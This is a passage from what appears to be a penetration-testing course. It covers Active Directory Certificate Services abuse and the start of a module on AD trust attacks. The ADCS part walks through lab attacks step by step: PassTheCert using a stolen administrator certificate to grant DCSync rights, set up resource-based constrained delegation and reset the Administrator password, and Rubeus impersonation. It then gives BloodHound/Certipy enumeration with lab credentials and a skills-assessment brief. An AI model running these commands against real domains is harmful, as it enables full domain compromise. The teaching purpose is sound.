loading channelEx cliprdr
<SNIP>
```

`PassTheCert` has a Windows version that works slightly different than the Linux version. We must use `PowerView` or any other method to obtain the `distinguishedname` and `SID` attributes of the Active Directory objects we will interact with. Let's start with getting the SID of blwasp:

Get blwasp object information

```
PS C:\Tools> Get-DomainUser -Identity blwasp

logoncount            : 4
badpasswordtime       : 12/31/1600 7:00:00 PM
distinguishedname     : CN=blwasp,CN=Users,DC=authority,DC=htb
objectclass           : {top, person, organizationalPerson, user}
displayname           : blwasp
lastlogontimestamp    : 11/27/2023 6:35:38 PM
userprincipalname     : [email protected]
name                  : blwasp
objectsid             : S-1-5-21-622327497-3269355298-2248959698-12101
```

We need to transfer the `administrator.pfx` file from the Linux machine to the Windows host. One of the advantages of performing this attack from Windows is that we only need the `pfx` certificate file. However, defining the targets is more complex since we must use `distinguishedname` or the `SID` in most cases.

DCSync - Attack using PassTheCert from Windows

To assign `DCSync` rights, we need the parameters `--server <Domain Name or IP>`, the certificate `--cert-path <PATH to PFX>`, the target using the `distinguishedname` with the

option `---target DC=Domain ,DC=com>` and the SID of the user to whom we will assign the rights `--sid <Object SID>`:

Set DCSync rights to blwasp with PassTheCert.exe

```
PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --elevate --target DC=AUTHORITY,DC=HTB --sid S-1-5-21-
622327497-3269355298-2248959698-12101

nTSecurityDescriptor attribute exists. Saving old value to disk.
You can restore it using arguments:
        --target "DC=AUTHORITY,DC=HTB" --restore
DC=AUTHORITY,DC=HTB_nTSecurityDescriptor_20231127T195033Z.txt
Success
```

An advantage of the Windows version is that it provides a command and a file containing a security descriptor that allows us to restore the previous configuration.

RBCD - Attack using PassTheCert from Windows

The next attack we will carry out is RBCD from Windows. First, we will create a computer with the options `--ad-computer`, `--computer-name <NAME>` and `--computer-password <Password>` if we do not specify a password, it will create a random one:

Create a computer

```
PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --add-computer --computer-name HTB05

No password given, generating random one.
Generated password: GQnwUyHRd0dLdiG1L3LupCJjNSm3JATR
Success
```

The next thing is to use `PowerView` to be able to extract the object sid from the computer we just created:

Get Computer SID

```
PS C:\Tools> Get-DomainComputer -Name HTB05 -Properties objectsid

objectsid
---------
S-1-5-21-622327497-3269355298-2248959698-12603
```

We will also need the `distinguishedname` of the domain controller:

Get Domain distinguishedname

```
PS C:\Tools> Get-DomainComputer -Name AUTHORITY -Properties
distinguishedname

distinguishedname
-----------------
CN=AUTHORITY,OU=Domain Controllers,DC=authority,DC=htb
```

We will use this information with PassTheCert and the `--rbcd` option. We will define the target using the `--target <distinguishedname>` parameter and finally, the computer that will have privileges using the sid with the `--sid <objectsid>` option:

RBCD attack from Windows

```
PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --rbcd --target "CN=AUTHORITY,OU=Domain
Controllers,DC=authority,DC=htb" --sid S-1-5-21-622327497-3269355298-
2248959698-12603

msDS-AllowedToActOnBehalfOfOtherIdentity attribute is empty
You can clear it using arguments:
        --target "CN=AUTHORITY,OU=Domain Controllers,DC=authority,DC=htb"
--restore clear
Success
```

The next step is to execute the attack, for this, we can use `Rubeus`:

RBCD Attack using Rubeus

```
PS C:\Tools> .\Rubeus.exe asktgt /user:"HTB05$"
/password:"GQnwUyHRd0dLdiG1L3LupCJjNSm3JATR" /domain:authority.htb
/impersonate:Administrator /msdsspn:CIFS/AUTHORITY.AUTHORITY.HTB /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
```

```
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 84E7294BD142B5F28374BDEB9583EF00
[*] Building AS-REQ (w/ preauth) for: 'authority.htb\HTB05$'
[*] Using domain controller: fe80::e504:4a12:aa81:b2c3%8:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFZDCCBWCgAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoQ8bDUFVVEhPUklUWS5IVE
KiIjAg

oAMCAQKhGTAXGwZrcmJ0Z3QbDWF1dGhvcml0eS5odGKjggQuMIIEKqADAgESoQMCAQKiggQcBI
IEGPFd

hIG4jrz+fOOVe/AVB39RgSB0xeiCcJC0lHYO+/PnZMA9VIRLjmPnj0LevL2KUb1xe7BwqrhcAU
ijxS/0

iZ6BO1obwpT4r6MC7D/cQlCNommq6Vhn9TBvYFqtMsjhqhTzuldb8z2+mB22q7kQmcL/6HafVT
8bQjYu

/vKM/mGMOh8lypTBEeL3FCuvNdUbHYbG2qMhIGexXvO4CMCbTgWRgXU2DobTVGSuzEsxPvlzBT
T7dXys

eRGOyRjrzqXLBMtZMqJ7v0tr/ME2QfREma3YVi/Oj71RuGjXqOODiemoHhKeQ7a24FCtxXSvX1
d2o/Tu
<SNIP>
```

We can use this ticket to perform actions as the Administrator.

Note: To learn more about how to perform attacks using `Kerberos`, we can review the Kerberos Attacks module.

Password Reset - Attack using PassTheCert from Windows

We will conclude this section by performing the password change attack using `PassTheCert.exe`. For this attack, we will need the `distinguishedname` of the user whose password we want to reset:

Get Administrator's distinguishedname

```
PS C:\Tools> Get-DomainUser -Identity Administrator -Properties
distinguishedname

distinguishedname
-----------------
```

```
CN=Administrator,CN=Users,DC=authority,DC=htb
```

Next, we need to use the option `--reset-password` followed by the parameters `-target distinguishedname` and `--new-password <Password>`:

Password Reset using PassTheCert.exe

```
PS C:\Tools> PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --reset-password --target
CN=Administrator,CN=Users,DC=authority,DC=htb --new-password
PassTheCertFromWindows001

Success
```

Using BloodHound with Certipy

Oliver Lyak, the developer of Certipy, announced in a blog post titled Certipy 2.0: BloodHound, New Escalations, Shadow Credentials, Golden Certificates, and more! that he had created a fork of the BloodHound repository. The idea was to include the elements corresponding to ADCS in the BloodHound GUI, allowing the creation of attack paths from domain objects to ADCS objects like templates, CAs, etc.

When we run `Certipy` by default, it will output the enumeration results as `text`, `JSON`, and `BloodHound` data:

Certipy Output data

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20231128193649_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20231128193649_Certipy.txt'
[*] Saved JSON output to '20231128193649_Certipy.json'
```

If we want only to output `BloodHound` data, we can specify the `-bloodhound` parameter:

Certipy output BloodHound data

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -bloodhound

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20231128193735_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
```

If we extract the content of this `.zip` file, we will find two files, one containing the templates (`templates`) and another one containing Certificate Authorities information.

Unzip Certipy BloodHound output

```
unzip 20231128193735_Certipy.zip

Archive:  20231128193735_Certipy.zip
 extracting: 20231128193735_cas.json
 extracting: 20231128193735_templates.json
```

Note: It is not necessary to extract the content to import it into BloodHound. We can use the `.zip` file.

To create attack paths using BloodHound, we must combine BloodHound and Certipy data. To create BloodHound data, we will use `BloodHound-Python`:

BloodHond Python

```
bloodhound-python -u 'blwasp' -d 'lab.local' -p 'Password123!' --zip -ns
10.129.205.199 --dns-tcp

INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 1 domains
```

```
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Found 8 users
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: lab-dc.lab.local
INFO: Querying computer: LAB-Workstation.lab.local
INFO: Querying computer: LAB-DC.lab.local
WARNING: Could not resolve: LAB-Workstation.lab.local: The resolution
lifetime expired after 3.203 seconds: Server 10.129.205.199 TCP port 53
answered The DNS operation timed out.; Server 10.129.205.199 TCP port 53
answered The DNS operation timed out.
INFO: Done in 00M 12S
INFO: Compressing output into 20231129071447_bloodhound.zip
```

To use the `.zip` file generated by `Certipy`, we need to use @ly4k's forked version of BloodHound. This version was created by `@ly4k`, to support enumeration and path creation using ADCS vulnerabilities.

Note: Currently, the BloodHound community edition by SpecterOps does not support ADCS attack paths; however, the SpecterOps team announced that by the end of the year 2023, they will include the `ESC1` attack and throughout 2024 the other attacks.

BloodHound Forked Version Installation

First, we need to install the necessary components to run BloodHound: `Java 11` and `Neo4j 4.X`. If we don't have those installed, we can follow BloodHound documentation.

Download BloodHound GUI Forked version

Download the latest version of the BloodHound forked version for Linux from https://github.com/ly4k/BloodHound/releases/tag/v4.2.0-ly4k.

Download forked version

```
wget -q https://github.com/ly4k/BloodHound/releases/download/v4.2.0-
ly4k/BloodHound-linux-x64.zip
```

Unzip the folder, then run BloodHound with the `--no-sandbox` flag:

Unzip BloodHound

```
unzip BloodHound-linux-x64.zip

Archive:  BloodHound-linux-x64.zip
   creating: BloodHound-linux-x64/
  inflating: BloodHound-linux-x64/BloodHound
  <SNIP>
```

Make sure to have the neo4j database running:

Run neo4j database


```
sudo /usr/bin/neo4j console

config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-11-29 00:14:09.109+0000 INFO  Starting...
2023-11-29 00:14:09.423+0000 INFO  This instance is ServerId{de81e070}
(de81e070-bc7c-401a-a34a-43fb9344b06b)
2023-11-29 00:14:10.285+0000 INFO  ======== Neo4j 4.4.28 ========
2023-11-29 00:14:11.045+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2023-11-29 00:14:11.045+0000 INFO  Updating the initial password in
component 'security-users'
2023-11-29 00:14:11.878+0000 INFO  Bolt enabled on localhost:7687.
2023-11-29 00:14:12.481+0000 INFO  Remote interface available at
http://localhost:7474/
2023-11-29 00:14:12.484+0000 INFO  id:
7ABC13EE015775AA2FE72684C1620438156BB38211CFE2A391755EAA60FFA2E2
2023-11-29 00:14:12.484+0000 INFO  name: system
2023-11-29 00:14:12.484+0000 INFO  creationDate: 2023-02-22T15:07:32.601Z
2023-11-29 00:14:12.485+0000 INFO  Started.
```

Execute BloodHound:


Execute BloodHound

```
cd BloodHound-linux-x64/
./BloodHound --no-sandbox
```


Drag and drop both zip files (`20231129071447_bloodhound.zip` and `20231128193735_Certipy.zip`) into the BloodHound GUI:



To use the custom queries included in the forked version of BloodHound, we must mark the users we have compromised as `Owned`. We do this by searching for the user in the BloodHound search engine, in this case, `blwasp`, right-clicking on the user and marking it as owned.



Now, we can go to the `Analysis` tab and find a PKI section. In this, we can search for vulnerable templates or CAs. For example, let's select the custom query: `Shortest Paths to Misconfigured Certificate Template from Owned Principals (ESC1)`:



From here, we can use BloodHound to identify any other path using ADCS vulnerabilities.

Skills Assessment

`LAB CORP`, our new client, has hired you to perform an internal penetration test with an assumed breach scenario. After learning about the ADCS domain escalation misconfigurations released by SpecterOps, they are worried that if an adversary breaches them, their entire AD infrastructure will be compromised, resulting in unbearable consequences and business loss.

Using the techniques you learned in the module, audit `LAB CORP`'s ADCS infrastructure to identify misconfigurations that result in domain escalation.

Steps to connect to the target environment

The company `LAB CORP` provided the following credentials: user `tom` and password `tom123`. Your internal enumeration target network is `172.16.19.0/24`.

SSH to the attack box (target machine) or use `proxychains` to reach `LAB CORP`'s internal network.

Good luck!

12. Active Directory Trust Attacks

Introduction to Active Directory Trust Attacks

Setting the Stage

Active Directory (AD) is prevalent across organizations of all sizes. Even with the push in recent years to move to a hybrid or full cloud-based environment, AD still reigns supreme in many companies. Hence, as penetration testers we must have a deep understanding of the ins and outs of AD, its complexities, intricacies, and the many ways it can be misconfigured or native features can be abused. One aspect of Active Directory that came to the forefront almost a decade ago with the work of researchers such as harmj0y with iconic blog posts such as The Trustpocalypse in 2015 and A Guide to Attacking Domain Trusts in 2017. At that time, for many penetration testers, attacking domain trusts was a relatively new/foreign concept but for those actively testing in those times it opened up many new avenues of attack to be successful in our assessments and to help our customers further secure their environments. Over the years, more and more excellent research has been published by various members of the InfoSec community, furthering the early work and opening up many new possibilities for abusing AD trust relationships (both within the same forest and across forests).

This module is designed to equip you with the knowledge and skills necessary to understand and defend against trust-based attacks within Active Directory environments. In today's cybersecurity landscape, where organizations rely heavily on interconnected systems for seamless operations, understanding the intricacies of trust relationships is paramount. Active Directory, as a central component of many networks, forms the backbone of user authentication, authorization, and resource management. However, its complexity also presents vulnerabilities that malicious actors can exploit to gain unauthorized access and wreak havoc on organizational assets.

This module focuses specifically on two types of trust relationships: intra-forest and cross-forest trusts. Intra-forest trusts allow for communication and resource sharing between multiple domains within a single forest, while cross-forest trusts extend this capability across domains in different forests. While these trust relationships enhance collaboration and resource access, they also introduce potential security risks if not properly configured and monitored. As penetration testers, understanding the nuances of these trust relationships enables us to identify and exploit weaknesses that adversaries may leverage to compromise network integrity.

Why Should We Care About Trusts?

Oftentimes a penetration tester will find themselves assessing a large organization where they are able to gain a foothold in their current Active Directory domain but unable to escalate privileges. Enter trusts. Perhaps we have exhausted all avenues of attack but find that we can Kerberoast across a trust and compromise a child domain. Once compromised, we can use that access to easily compromise the parent domain that we are positioned in. We may also identify trust relationships with other forests and compromising a partner forest may grant us access that we need to compromise our current forest through any number of attacks.

Throughout this module, we will delve into the intricacies of both intra-forest and cross-forest trust relationships, exploring common and lesser-known attack vectors from both Windows and Linux machines. In the sections that follow, we will explore real-world scenarios, case studies, and hands-on exercises to gain a deeper understanding of Active Directory trust attacks. By the end of this training, you will be equipped with the knowledge and skills necessary to assess, mitigate, and defend against trust-related threats. This knowledge in turn will help sharpen your skills as a penetration tester, or for any blue teamers, it may help you to bolster the resilience of your organization's Active Directory infrastructure after gaining a deep understanding of *why* certain attacks are possible.

Trust Types

While this module assumes an intermediate understanding of how Active Directory works, it's worth defining the various types of trusts that we may encounter in the wild. Not all of these will be covered in this module.

- `Parent-Child`: This trust relationship forms between a parent domain and a child domain within the same forest. The parent domain inherently trusts the child domain, and vice versa. It's established automatically whenever a new child domain is created within a forest.
- `Tree-Root`: This trust relationship links the root domain of one tree to the root domain of another tree within the same forest. Whenever a new tree is created in a forest, this trust is automatically established.
- `External Trust`: This trust link forms between a domain in one forest and a domain in a separate forest. It facilitates users from one domain to access resources located in the other domain. Typically, it's implemented when accessing resources in a forest lacking established trust relationships.
- `Forest Trust`: This trust relationship is established between two forests, specifically between the root domains of each forest. It enables users from one forest to access resources hosted in the other forest.

- `Shortcut (or Cross-Link) Trust`: This trust connection emerges between two child domains belonging to different trees (or parent domains) within the same forest. It aims to minimize authentication hops between distant domains and can be either one-way or two-way transitive.
- `Realm Trust`: This trust relationship connects a Windows domain with a non-Windows domain, such as a Kerberos realm. It enables users within the Windows domain to access resources situated in the non-Windows domain.

The most commonly seen trust types are `Parent-Child, Tree-Root`, `External`, and `Forest` trust. `Cross-Link` trusts are seen occasionally along with `Realm` trusts but more infrequently. In this module, we will focus on `Parent-Child` and `Forest Trust` relationships.

Hands-On Lab Scenarios

Throughout this module we will cover real-world attack examples with accompanying command output, the majority of which can be reproduced on the lab machines that can be spawned in each section. You will be provided with the access needed to master intra-forest and cross-forest trust attacks from Linux and Windows testing machines. Challenge yourself to reproduce all examples shown throughout the sections and complete the end of the section questions. The module culminates in an intensive skills assessment that will test your knowledge of enumerating and attacking both intra and cross forest trust.

This module assumes a thorough understanding of Active Directory and its various technologies, common attacks, and misconfigurations. If you need a refresher on trusts in general or common Active Directory attacks, some of which we will be reproducing across trusts, consult the Active Directory Enumeration & Attacks module. Now let's dive into enumerating domain & forest trusts to set the stage for the multitude of attacks we will cover in the coming sections.

Enumerating Domain & Forest Trusts

When performing initial Active Directory enumeration, it is important to note down any and all trust relationships, as trusts may present an attack vector that may lead to compromise of one or more domains through either misconfigurations or abusing built-in functionality. We can use various tools to enumerate domain and forest trust relationships. We'll cover an example using a built-in cmdlet as well as an open source tool. If we land on a machine with the ActiveDirectory PowerShell module available we can use the Get-ADTrust cmdlet to enumerate any possible trust relationships. Let's have a look.

```
PS C:\htb> Import-Module activedirectory
PS C:\htb> Get-ADTrust -Filter *
```

```
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=logistics.ad,CN=System,DC=inlanefreight,DC=ad
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : logistics.ad
ObjectClass             : trustedDomain
ObjectGUID              : 8d52f9da-361b-4dc3-8fa7-af5f282fa741
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=inlanefreight,DC=ad
Target                  : logistics.ad
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=child.inlanefreight.ad,CN=System,DC=inlanefreight,DC=ad
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : child.inlanefreight.ad
ObjectClass             : trustedDomain
ObjectGUID              : 44591edf-66d2-4d8c-8125-facb7fb3c643
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=inlanefreight,DC=ad
Target                  : child.inlanefreight.ad
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

From the output we can see that we have a trust with the LOGISTICS.AD domain from our current position in the INLANEFREIGHT.AD domain. The trust is bidirectional (or two-way), meaning that users and computers in the INLANEFREIGHT.AD domain can likely access resources in the LOGISTICS.AD domain, and vice-versa. This trust is between two forests, which we will see more of in the sections about cross forest trust attacks. We also have a bidirectional trust with the child domain CHILD.INLANEFREIGHT.AD. The trust is intra-forest (meaning that both domains belong to the same forest), so we can safely assume that we are currently positioned in the domain within the INLANEFREIGHT.AD forest. This is important because it will play an important part in the types of attacks we are able to perform later on in this module.

Next, let's perform the same enumeration using an old (but still great) tool, PowerView. This tool comes equipped with several functions for enumerating domain trusts, documented here. To start out let's use the `Get-DomainTrust` function and see what information is returned.

```
PS C:\htb> Get-DomainTrust

SourceName      : inlanefreight.ad
TargetName      : logistics.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/12/2024 4:54:19 AM

SourceName      : inlanefreight.ad
TargetName      : child.inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/13/2024 12:46:48 PM
WhenChanged     : 3/13/2024 12:46:48 PM
```

This is similar to the output given by the `Get-ADTrust` cmdlet but presented in a more user friendly manner. We can quickly see that we are indeed in the parent domain, INLANEFREIGHT.AD and we have a cross forest trust with the LOGISTICS.AD domain and an intra forest trust with the CHILD.INLANEFREIGHT.AD domain. The `Get-DomainTrustMapping` function is useful as well.

```
PS C:\htb>  Get-DomainTrustMapping

SourceName      : inlanefreight.ad
TargetName      : logistics.ad
```

```
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/12/2024 4:54:19 AM

SourceName      : inlanefreight.ad
TargetName      : child.inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/13/2024 12:46:48 PM
WhenChanged     : 3/13/2024 12:46:48 PM

SourceName      : child.inlanefreight.ad
TargetName      : inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 3/13/2024 12:46:48 PM
WhenChanged     : 3/13/2024 12:46:48 PM

SourceName      : logistics.ad
TargetName      : inlanefreight.ad
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : TREAT_AS_EXTERNAL,FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 12/26/2023 4:13:40 PM
WhenChanged     : 3/13/2024 1:02:44 PM

SourceName      : logistics.ad
TargetName      : MEGACORP.AD
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Outbound
WhenCreated     : 3/9/2024 11:08:15 AM
WhenChanged     : 3/15/2024 8:39:41 AM
```

This function will first perform the same enumeration as the `Get-DomainTrust` function and then attempt to enumerate all trusts for every domain that is uncovered. In the above output we see what we already know, our current position and the child trust and bidirectional forest trust enumerated earlier. We also see another forest trust between the LOGISTICS.AD and MEGACORP.AD forests. This is an outbound trust relationship, meaning that users and computers in the MEGACORP.AD domain may be able to access resources in the LOGISTICS.AD domain. It is worth noting down as we could possibly find a way into the MEGACORP.AD domain (i.e. credential reuse, etc.), however cross-forest trust attacks that

